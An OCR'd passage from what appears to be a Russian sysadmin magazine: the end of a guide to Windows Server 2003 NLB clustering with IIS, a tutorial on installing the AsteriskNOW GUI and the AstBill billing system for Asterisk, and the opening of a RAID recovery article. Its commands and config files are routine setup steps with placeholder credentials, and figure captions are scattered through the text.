
Например, для IIS потребуется включить только порты 80 (http) и 443 (https). Причем можно сделать так, чтобы, например, защищенные соединения обрабатывали только определенные серверы, на которых установлен сертификат. Для добавления нового правила нажимаем «Добавить», в появившемся диалоговом окне вводим IP-адрес узла или, если правило распространяется на всех, оставляем флажок «Все». В полях «С» и «По» диапазона портов устанавливаем одно и то же значение — 80. Ключевым полем является «Режим фильтрации» (Filtering Mode) — здесь задается, кем будет обработан этот запрос. Доступно три поля, определяющие режим фильтрации: «Несколько узлов», «Один узел» и «Отключить этот диапазон портов». Выбор «Один узел» означает, что трафик, направленный на выбранный IP (компьютера или кластера) с указанным номером порта, будет обрабатываться активным узлом, имеющим наименьший показатель приоритета (о нем чуть ниже). Выбор «Отключить…» значит, что такой трафик будет отбрасываться всеми участниками кластера.

В режиме фильтрации «Несколько узлов» можно дополнительно указать вариант определения сходства клиентов, чтобы направлять трафик от заданного клиента к одному и тому же узлу кластера. Возможны три варианта: «Нет», «Одно» или «Класс С». Выбор первого означает, что на любой запрос будет отвечать произвольный узел. Но не следует его использовать, если в правиле выбран протокол UDP или «Оба». При избрании остальных пунктов сходство клиентов будет определяться по конкретному IP или диапазону сети класса C.


Итак, для нашего правила с 80-м портом остановим свой выбор на варианте «Несколько узлов — класс С». Правило для 443 заполняем аналогично, но используем «Один узел», чтобы клиенту всегда отвечал основной узел с наименьшим приоритетом. Если диспетчер обнаружит несовместимое правило, будет выведено предупреждающее сообщение, дополнительно в журнал событий Windows будет внесена соответствующая запись.

Далее подключаемся к узлу будущего кластера, введя его имя или реальный IP, и определяем интерфейс, который будет подключен к сети кластера. В окне «Параметры узла» выбираем из списка приоритет, уточняем сетевые настройки, задаем начальное состояние узла (работает, остановлен, приостановлен). Приоритет одновременно является уникальным идентификатором узла; чем меньше номер, тем выше приоритет. Узел с приоритетом 1 является мастер-сервером, в первую очередь получающим пакеты и действующим как менеджер маршрутизации.

Флажок «Сохранить состояние после перезагрузки компьютера» позволяет в случае сбоя или перезагрузки этого узла автоматически ввести его



Изменение загрузки для узла



Просмотр событий в системном журнале

в строй. После нажатия на «Готово» в окне диспетчера появится запись о новом кластере, в котором пока присутствует один узел.
Следующий узел добавить также просто. Выбираем в меню «Добавить узел» либо «Подключить к существующему», в зависимости от того, с какого компьютера производится подключение (он уже входит в кластер или нет). Затем в окне указываем имя или адрес компьютера, если прав для подключения достаточно, новый узел будет подключен к кластеру. Первое время значок напротив его имени будет отличаться, но когда завершится процесс схождения, он будет такой же, как и у первого компьютера.
Так как диспетчер отображает свойства узлов на момент своего подключения, для уточнения текущего состояния следует выбрать кластер и в контекстном меню пункт «Обновить». Диспетчер подключится к кластеру и покажет обновленные данные.
После установки NLB-кластера не забудь изменить DNS-запись, чтобы разрешение имени теперь показывало на IP кластера.

ИЗМЕНЕНИЕ ЗАГРУЗКИ СЕРВЕРА

В такой конфигурации все серверы будут загружены равномерно (за исключением варианта «Один узел»). В некоторых случаях необходимо перераспределить нагрузку, большую часть работы возложив на один из узлов (например, самый мощный). Применительно к кластеру правила после их создания можно изменить, выбрав в контекстном меню, появляющемся при щелчке на имени, пункт «Свойства кластера». Здесь доступны все те настройки, о которых мы говорили выше. Пункт меню «Свойства узла» предоставляет несколько больше возможностей. В «Параметрах узла» можно изменить значение приоритета для конкретно выбранного узла. В «Правилах для портов» добавить или удалить правило нельзя, это доступно только на уровне кластера. Но, выбрав редактирование конкретного правила, мы получаем возможность скорректировать некоторые настройки. Так, при установленном режиме фильтрации «Несколько узлов» становится доступным пункт «Оценка нагрузки», позволяющий перераспределить нагрузку на конкретный узел. По умолчанию установлен флажок «Равная», но в «Оценке нагрузки» можно указать другое значение нагрузки на конкретный узел, в процентах от общей загрузки кластера. Если активирован режим фильтрации «Один узел», в этом окне появляется новый параметр «Приоритет обработки». Используя его, можно сделать так, что трафик к определенному порту будет в первую очередь обрабатываться одним узлом кластера, а к другому — другим узлом.

ЖУРНАЛИРОВАНИЕ СОБЫТИЙ

Как уже говорилось, компонент «Балансировка нагрузки сети» записывает все действия и изменения кластера в журнал событий Windows. Чтобы их увидеть, выбираем «Просмотр событий → Система», к NLB относятся сообщения WLBS (от Windows Load Balancing Service, как эта служба называлась в NT). Кроме того, в окне диспетчера выводятся последние сообщения, содержащие информацию об ошибках и обо всех изменениях в конфигурации. По умолчанию эта информация не сохраняется. Чтобы она записывалась в файл, следует выбрать «Параметры → Параметры журнала», установить флажок «Включить ведение журнала» и указать имя файла. Новый файл будет создан в подкаталоге твоей учетной записи в Documents and Settings.

НАСТРАИВАЕМ IIS С РЕПЛИКАЦИЕЙ

Кластер кластером, но без службы он смысла не имеет. Поэтому добавим IIS (Internet Information Services). Сервер IIS входит в состав Win2k3, но, чтобы свести к минимуму возможность атак на сервер, он по умолчанию не устанавливается.
Инсталлировать IIS можно двумя способами: посредством «Панели управления» или мастером управления этого сервера. Рассмотрим первый. Переходим в «Панель управления → Установка и удаление программ» («Control Panel → Add or Remove Programs»), выбираем «Установку компонентов Windows» (Add/Remove Windows Components). Теперь переходим в пункт «Сервер приложений» и отмечаем в «Службах IIS» все, что необходимо. По умолчанию рабочим каталогом сервера является \Inetpub\wwwroot. После установки IIS может выводить статические документы.
Вот, собственно, и все. Если в файл hosts, который находится в C:\Windows\System32\Drivers\Etc, добавить запись для разрешения имени веб-сервера и IP-адрес кластера, то, обратившись с локального узла, можно получить документ с веб-сервера. Для репликации данных между узлами кластера используй службу DFS, о которой подробно говорилось в последнем номере за прошлый год.

Управление из консоли

Многие настройки кластера можно производить при помощи утилиты Nlb.exe (или Wlbs.exe с аналогичной функцией, она оставлена для совместимости скриптов). Например, чтобы просмотреть все настройки заданного кластера, следует использовать параметр Params. Для просмотра текущего состояния кластера используем Query; чтобы узнать правила для конкретного порта, задействуем «queryport номер».

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Звездные счета

ПОДНИМАЕМ WEB-ИНТЕРФЕЙС И БИЛЛИНГ ДЛЯ VOIP-СЕРВЕРА

Сервер Asterisk обладает действительно большими возможностями, но чтобы ими воспользоваться в полной мере, потребуется некоторое время на его освоение. Графический интерфейс заметно упростит и ускорит этот процесс. А для организаций, предоставляющих услуги VoIP-связи, наверняка потребуется некоторая система анализа и тарификации звонков. О некоторых решениях, имеющих подобную функциональность, мы сегодня и поговорим.

УСТАНОВКА ASTERISKNOW

После освоения основных директив конфигурационных файлов Asterisk новые настройки производятся практически молниеносно. Но новичкам будет немного сложновато, да и администратор с опытом некоторые операции наверняка захочет хоть как-то упростить. Разработчики Asterisk предлагают свое решение вопроса — веб-интерфейс AsteriskNOW, который будет работать с версией 1.4. В настоящее время AsteriskNOW доступен исключительно через CVS. Познакомиться с ним можно, скачав дистрибутив AsteriskNOW (www.asterisknow.org), который также разрабатывается в Digium. Через интерфейс можно произвести большинство настроек, которые приходится выполнять администратору в повседневной эксплуатации. Это управление учетными записями, настройка внешних соединений, устройств для работы с аналоговыми и цифровыми линиями, работа с голосовой почтой, конференции, голосовые меню, парковки вызова, вывод различной информации и графиков о работе сервиса, в том числе и CDR. В текущем варианте пока нельзя настроить все и вся, но для большинства стандартных операций его возможностей хватает с головой. А если нет, то, обратившись к соответствующему меню AsteriskNOW, можно редактировать конфиги Asterisk, вводя нужные параметры вручную. По традиции для установки будем использовать Ubuntu, хотя в других дистрибутивах весь процесс выглядит аналогично. В поставке Ubuntu по умолчанию нет инструментов для работы с SVN. Поэтому ставим нужный пакет и создаем локальное зеркало:

```
$ sudo apt-get install subversion
$ svn checkout http://svn.digium.com/svn/asterisk-gui/
trunk asterisk-gui
```

В результате этих действий в текущем каталоге появится подкаталог asterisk-gui:


```
$ cd asterisk-gui
```

А дальше идут обычные «./configure; make; sudo make install». После установки будет предложено инсталлировать конфигурационные файлы командой make samples. Необходимости в этом нет, но если ты все же решил, тогда вначале сохрани старые файлы:

```
$ sudo cp -r /etc/asterisk /etc/asterisk.backup
```

Затем вручную восстанови те, в которых ранее уже производились настройки. Теперь, чтобы GUI заработал, следует внести пару изменений в некоторые конфиги. Но прежде советую запустить команду make checkconfig, которая подскажет, в каком файле имеется несоответствие, и откуда начинать копать:

```
$ sudo make checkconfig
 — Checking Asterisk configuration to see if it will
support the GUI ---
* Checking for http.conf: OK
* Checking for manager.conf: OK
* Checking if HTTP is enabled: FAILED
 — Please be sure you have 'enabled = yes'
 — in /etc/asterisk/http.conf
```



Диспетчер NLB

```
make: *** [checkconfig] Ошибка 1
```


Открываем конфигурационный файл встроенного веб-сервера /etc/asterisk/http.conf в текстовом редакторе и правим:

```
$ sudo mcedit /etc/asterisk/http.conf
enabled = yes
enablestatic = yes
; Принимать соединения со всех интерфейсов
bindaddr = 0.0.0.0
```

И в manager.conf:

```
$ sudo mcedit /etc/asterisk/manager.conf
enabled = yes
webenabled = yes
; Заводим учетную запись admin с паролем password для настроек сервера, даем ему соответствующие права и разрешаем заходить только с определенного адреса
[admin]
secret = password
read = system,call,log,verbose,command,agent,config,user
write = system,call,log,verbose,command,agent,config,user
deny = 0.0.0.0/0.0.0.0
permit = 192.168.1.100/255.255.255.0
```

В шаблоне конфигурации пользователя не приведен параметр config. Если его не добавить, то ты не сможешь редактировать настройки Asterisk. Поэтому не забудь его дописать. Теперь запускаем еще раз make checkconfig и, если утилита не ругается, идем дальше. Подсказки по URL смотри в ее выводе. Набираем в браузере http://127.0.0.1:8088/asterisk/static/config/setup/install.html, регистрируемся с параметрами учетной записи, созданной выше, и следуем указаниям мастера предварительной настройки. В дальнейшем настройки можно будет изменить, поэтому если ты не знаешь, что делать, некоторые шаги пока можно пропустить. Хотя если ввести все, что он просит, по окончании ты получишь вполне работоспособную систему, и искать, что и где добавить, не придется.
Сначала мастер протестирует оборудование, и если найдет устройства сопряжения с аналоговыми линиями, то выведет их список в первом окне. По окончании нажимаем Next, в списке Local Extension выбираем




Настройка параметров кластера

количество цифр, которое будут иметь локальные номера, и в поле First Extension Number — номер, который будет присвоен первому пользователю. Флажок «Allow analog phones...» разрешает номерам с аналоговой линии назначать несколько экстеншенов.
На следующем шаге Service Providers можно указать данные VoIP-провайдера. Нажимаем Add Service Provider, затем в поле Provider Type выбираем тип подключения. Возможны варианты: Analog, VoIP (три предустановленных провайдера) и Custom VoIP. В последнем случае все параметры придется заполнить самостоятельно. В поле Comment добавляем описание, в списке Protocol выбираем протокол sip или iax, в поле Host указываем адрес провайдера и чуть ниже учетные данные. После нажатия на Save в списке List of Service Providers появится новая запись. Нажатие на поле Options откроет меню, в котором можно выбрать кодеки для работы с этим провайдером и расширенные настройки. В Advanced можно дополнительно указать, какой домен будет использоваться в заголовках (fromdomain), изменить название транка, задать Caller ID. Чтобы можно было подключаться извне без ввода пароля, в insecure присваиваем значение invite. Здесь же можно изменить порт сервиса в том случае, если провайдер использует нестандартный номер (SIP — 5060, IAX — 4569). И так далее.
На четвертом шаге предстоит указать правила вызова; так как пока нет диалплана по умолчанию, будет предложено его создать. Дальше идут настройки ящика для работы с голосовой почтой и некоторые его параметры (посылка сообщения на email, максимальное количество сообщений, время записи и другие). Теперь мастер предлагает создать учетную запись пользователя, который будет совершать звонки. И, наконец, на последнем шаге при помощи меню указываем, к каким экстеншенам привязаны входящие звонки. На этом все, нажимаем Finish и попадаем в основное окно программы.
Если ты ранее пробовал настраивать Asterisk при помощи конфигурационных файлов, ты быстро освоишься в AsteriskNOW. Интерфейс логичен и понятен, все настройки находишь именно в тех местах, в которых ожидаешь. Есть, конечно, и свои особенности. Например, создавая учетную запись, сразу отмечаешь, с каким протоколом он может работать: SIP и/или IAX2. Запись о новом пользователе создается в user.conf, а все разрешения указываются при помощи специальных параметров вроде hasiax, hassip, hasvoicemail, назначение которых понятно и без документации.

ИНТЕРФЕЙС УПРАВЛЕНИЯ И УЧЕТА ASTBILL

В AsteriskNOW функции учета и тарификации звонков развиты еще недостаточно, поэтому если требуется такая функциональность, следует обратиться к продуктам сторонних разработчиков. Для примера возьмем AstBill (astbill.com), который распространяется по лицензии GNU GPL. Система строится при помощи открытых продуктов — Apache, MySQL и Drupal — и позволяет при помощи понятного веб-интерфейса производить основные операции, полный список которых занимает два экрана. Среди них:
- просмотр информации об учетных записях SIP, IAX, персональный контактный каталог с подкатегориями;
- поддержка виртуальных учетных записей с возможностью привязки к любому номеру;


Выбор интерфейса для работы кластера

Биллинг в Asterisk

Для каждого вызова сервер Asterisk генерирует запись CDR (Call Detail Record). По умолчанию вся информация (номер, Caller ID, направление, время начала, вызова, ответа, окончания и прочее) хранится в CSV-файле /var/log/asterisk/cdr-csv. Формат записей, даты и времени определен в файле cdr/cdr_csv.c. Для удобства учета в конфигурационных файлах или при помощи команд можно указать учетные коды (${CDR(accountcode)}), флаги AMA (Automated Message Accounting) на каждый канал или пользователя, которые будут использованы при биллинге. Возможно хранение CDR-информации в базе данных. Поддерживаются SQLite, MySQL, PostgreSQL, unixODBC, MSSQL, Sybase и некоторые другие. При необходимости скрипты для извлечения нужных данных и тарификации разговоров можно написать самому.

- биллинг, основанный на продолжительности звонка и направлении;
- вывод баланса, расходов и платежей по каждому счету, звонки в кредит, предоплаченные услуги;
- отсылка предупреждений о малом количестве средств на указанный email;
- возможность звонка через GUI и многое другое, чего вполне достаточно для любой SMB-организации или небольшого VoIP-провайдера.

К сожалению, интерфейс не локализован, но человек с базовым английским найдет все необходимое, хотя, возможно, и не сразу, так как функций у AstBill очень много. Кстати, внешний вид можно изменить при помощи тем.

Для установки понадобится сам Asterisk, СУБД MySQL 5.x и веб-сервер Apache 2.x, а Drupal уже входит в состав AstBill, поэтому отдельно устанавливать его не нужно. Проект предлагает демонстрационную версию AstBill Live CD, который построен на базе дистрибутива Dawn Small Linux (о DSL можно прочитать в этом же номере][. — Прим. редактора) и уже включает все необходимое.

Установка всех дополнительных компонентов уже много раз описывалась как на страницах журнала, так и на многочисленных ресурсах интернета, тем более что при использовании репозитария это пустяковое дело. Поэтому сосредоточимся лишь на том, как ввести в строй AstBill.

УСТАНОВКА ASTBILL

Для начала подготовим MySQL. Установим пароль администратора (если это не сделано ранее), создадим базу astbill и дадим специальному пользователю astbilluser все необходимые привилегии:

```
$ mysqladmin --user=root password 'mysql_root_password'
$ mysqladmin --user=root -p create astbill
$ mysql --user root -p
mysql> GRANT ALL PRIVILEGES ON astbill.* TO astbilluser@
localhost IDENTIFIED BY 'astbill_db_passwd';
Query OK, 0 rows affected (0.00 sec)
mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)
mysql> quit;
```

Все, MySQL готов к работе. Чтобы упростить создание таблиц, разработчики предлагают файлы шаблонов, которые доступны в архиве. Получаем последнюю версию AstBill с сайта проекта, распаковываем, установочный скрипт делаем исполняемым:

```
$ tar jxvf astbill-0.9.22.tar.bz2
$ cd astbill
$ chmod +x install.sh
```

И создаем таблицы:

```
$ mysql --user=root -p astbill < ./database/astbill.sql
$ mysql --user=root -p astbill < ./database/astbill_
proc.sql
```

Проверяем, что есть:


```
$ mysql --user=root – p
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| astbill            |
| mysql              |
+--------------------+
3 rows in set (0.01 sec)
mysql> use astbill;
 Database changed
mysql> show tables;
```


Вывод покажет большое количество таблиц. Если все ОК, идем дальше.

```
$ sudo ./install.sh
```

На запрос скрипта о продолжении работы вводим yes. Кроме установки AGI-скриптов (Asterisk Gateway Interface — интерфейс взаимодействия с внешними скриптами) и файлов озвучки будут сохранены и конфигурационные файлы уже установленного Asterisk. Кроме этого, будет создан каталог /home/astbill, в нем AstBill ищет свои настройки, если нужные файлы не доступны в каталоге, куда распакован сам биллинг. После работы скрипта корневой каталог astbill находится (в моем случае) в /home/grinder/astbill/wwwroot. Чтобы сделать его видимым веб-серверу, создадим символическую ссылку (есть и другие варианты, это самый простой):

```
$ ln -s /home/grinder/astbill/wwwroot /var/www/html/
astbill
```


Изменение загрузки для узла


Просмотр событий в системном журнале

В каталоге astbill находится конфигурационный файл astbill.conf, установки из которого считываются различными Perl- и AJAX-скриптами. Для удобства работы его можно скопировать в /home/astbill. После этого обязательно следует изменить информацию для доступа к БД:

```
$ sudo mcedit /home/astbill/astbill.conf
emailadd = noreply@grinder.com
company_name = GrinderTelecom
dbhost = localhost
dbname = astbill
dbuser = astbilluser
dbpass = astbill_db_passwd
dbdsn = astbilldns
HostedOn = AstBill
debug = YES
debug2 = NO YES
odbc = NO
odbc2 = YES NO
;
```

Не знаю почему, но разработчики поленились сделать это для другого файла — settings.php, который находится в wwwroot/sites/default. Открываем и правим внутри параметры для доступа к БД:

```
$ sudo mcedit /var/www/html/astbill/sites/default/settings.php
$db_url = 'mysql://astbilluser:astbill_db_passwd@
localhost/astbill';
# И правим путь, если AstBill установлен в каталог веб-
сервера с другим именем
$base_url = 'http://127.0.0.1/astbill';
```

На этот файл есть указания в документации, но пока я не подправил параметры в аналогичном файле из подкаталога 127.0.0.1.astbill, ничего не работало. Также в документации дается совет, предписывающий убедиться, что «$db_prefix = 'pbx_';», иначе AstBill работать не будет. По умолчанию так оно и есть, но на всякий случай не поленись проверить. И, наконец, осталось отредактировать файл /etc/asterisk/res_mysql.conf (он входит в состав Asterisk).

```
$ sudo mcedit /etc/asterisk/res_mysql.conf
[general]
dbhost = localhost
dbname = astbill
dbuser = astbilluser
dbpass = astbill_db_passwd
dbport = 3306
# Обрати внимание на dbsock, в разных дистрибутивах этот
путь отличается
dbsock = /var/run/mysqld/mysqld.sock
```

На этом все, можно пробовать. Запускаем Asterisk, открываем браузер и заходим на страницу http://127.0.0.1/astbill. Если загрузилась заглавная страница, значит все нормально. В противном случае внимательно читаем описание проблемы, оно довольно содержательное и помогает найти ошибку.
По умолчанию в системе заведены две учетные записи: пользователь с правами администратора (astbill, пароль demoastbill) и обычный пользователь (demo, пароль demoastbill). Первый пользователь, набравший URL, автоматически регистрируется как astbill. Поэтому следует сразу зайти в My account, выбрать вкладку Edit и изменить информацию о своей учетной записи: имя пользователя, email, пароль, статус (Active), роль. Система по умолчанию поддерживает четыре роли, каждая из которых может иметь строго определенные права: Admin, анонимный пользователь, зарегистрированный пользователь и партнер. Вторая и третья в настройках по умолчанию заблокированы. Изменить права можно, зайдя на страницу Administer → Access control. Там же в Roles можно создать новые роли и по имени пользователя или email'у проверить, включена ли учетная запись.
Работа с учетными записями в AstBill построена по нескольким принципам. Это непосредственно аккаунт, который может использоваться отдельным пользователем или быть привязан к клиенту (Customer). Партнеры (Partner) являются подобием групп и могут также включать своих клиентов. Аккаунт создается в Create Account. Здесь ты найдешь все параметры, встречающиеся при создании обычной учетной записи в Asterisk. В отличие от AstersikNOW, здесь возможен выбор только одного типа учетной записи: SIP, IAX2, Virtual Account или H323. Исходящие направления описываются в Provider Trunks, где кроме привычных параметров (учетная запись, узел, метод аутентификации) указывается и стоимость направления.
При необходимости, нажав на DialPlan, можно указать время и день недели, когда будет доступен провайдер. Это позволит задать свои тарифы для разного времени. План тарификации звонков указывается во вкладке «AstBill Admin → Setting → Rate Plans». Оплату звонков можно принимать при помощи предоплаченных Calling Cards, которые создаются в одноименной вкладке. Здесь указывается номер, карты, количество денег, срок годности, статус (Enabled/Disabled) и прочее. Настроек не много, а очень много, поэтому на освоение AstBill некоторое время все же придется потратить, но в результате ты получишь понятную систему биллинга, настроенную под конкретные условия.
Естественно, это не единственное решение. Например, стоит обратить внимание на такую систему биллинга для Asterisk, как A2Billing (trac.asterisk2billing.org/cgi-bin/trac.cgi), которая может быть использована для учета в самых разных ситуациях: традиционное предоставление услуг VoIP, callback-сервис, подсчет трафика партнерами. На сайте проекта доступна демоверсия, поэтому познакомиться с A2Billing можно и без установки.

КРИС КАСПЕРСКИ


На обломках RAID-массива


ПОДЪЕМ RAID'ОВ С АППАРАТНО-ПРОГРАММНОЙ ГЛУБИНЫ НА ОПЕРАЦИОННУЮ ПОВЕРХНОСТЬ

Правило самолета гласит: сложность увеличивает вероятность поломки; двухмоторный самолет, по сравнению с одномоторным, имеет по крайней мере вдвое больше проблем с двигателями. И это совсем не шутка. Отказы RAID'ов (как программных, так и аппаратных) вполне обычное дело, а вот сложность их восстановления порядка на два выше. В одной статье, короткой, как мышиный хвост, просто невозможно описать технику восстановления в деталях, поэтому ограничимся базовыми приемами, задающими нужное направление.



Ручное восстановление данных требует специальной подготовки и боевого опыта. Не стоит и надеяться, что чтение статей, книг и технической документации поможет восстановить упавший дисковый массив с первого раза, не разрушив его окончательно. Автоматизированные утилиты — бесспорно, зло, но это наименьшее зло и безальтернативный компромисс для тех, кто не занимается восстановлением данных регулярно и не имеет ни средств, ни времени для обучения. На подъем дискового массива зачастую отпущены дни или даже часы, и, чтобы в суматохе ничего не напутать, необходимо заблаговременно скачать автоматизированные утилиты (тем или иным образом зарегистрировав их), создать виртуальный RAID под VMware (или Virtual PC) и разобраться с основными рычагами управления.


Так выглядит R-Studio


Внешний вид NtExplorer

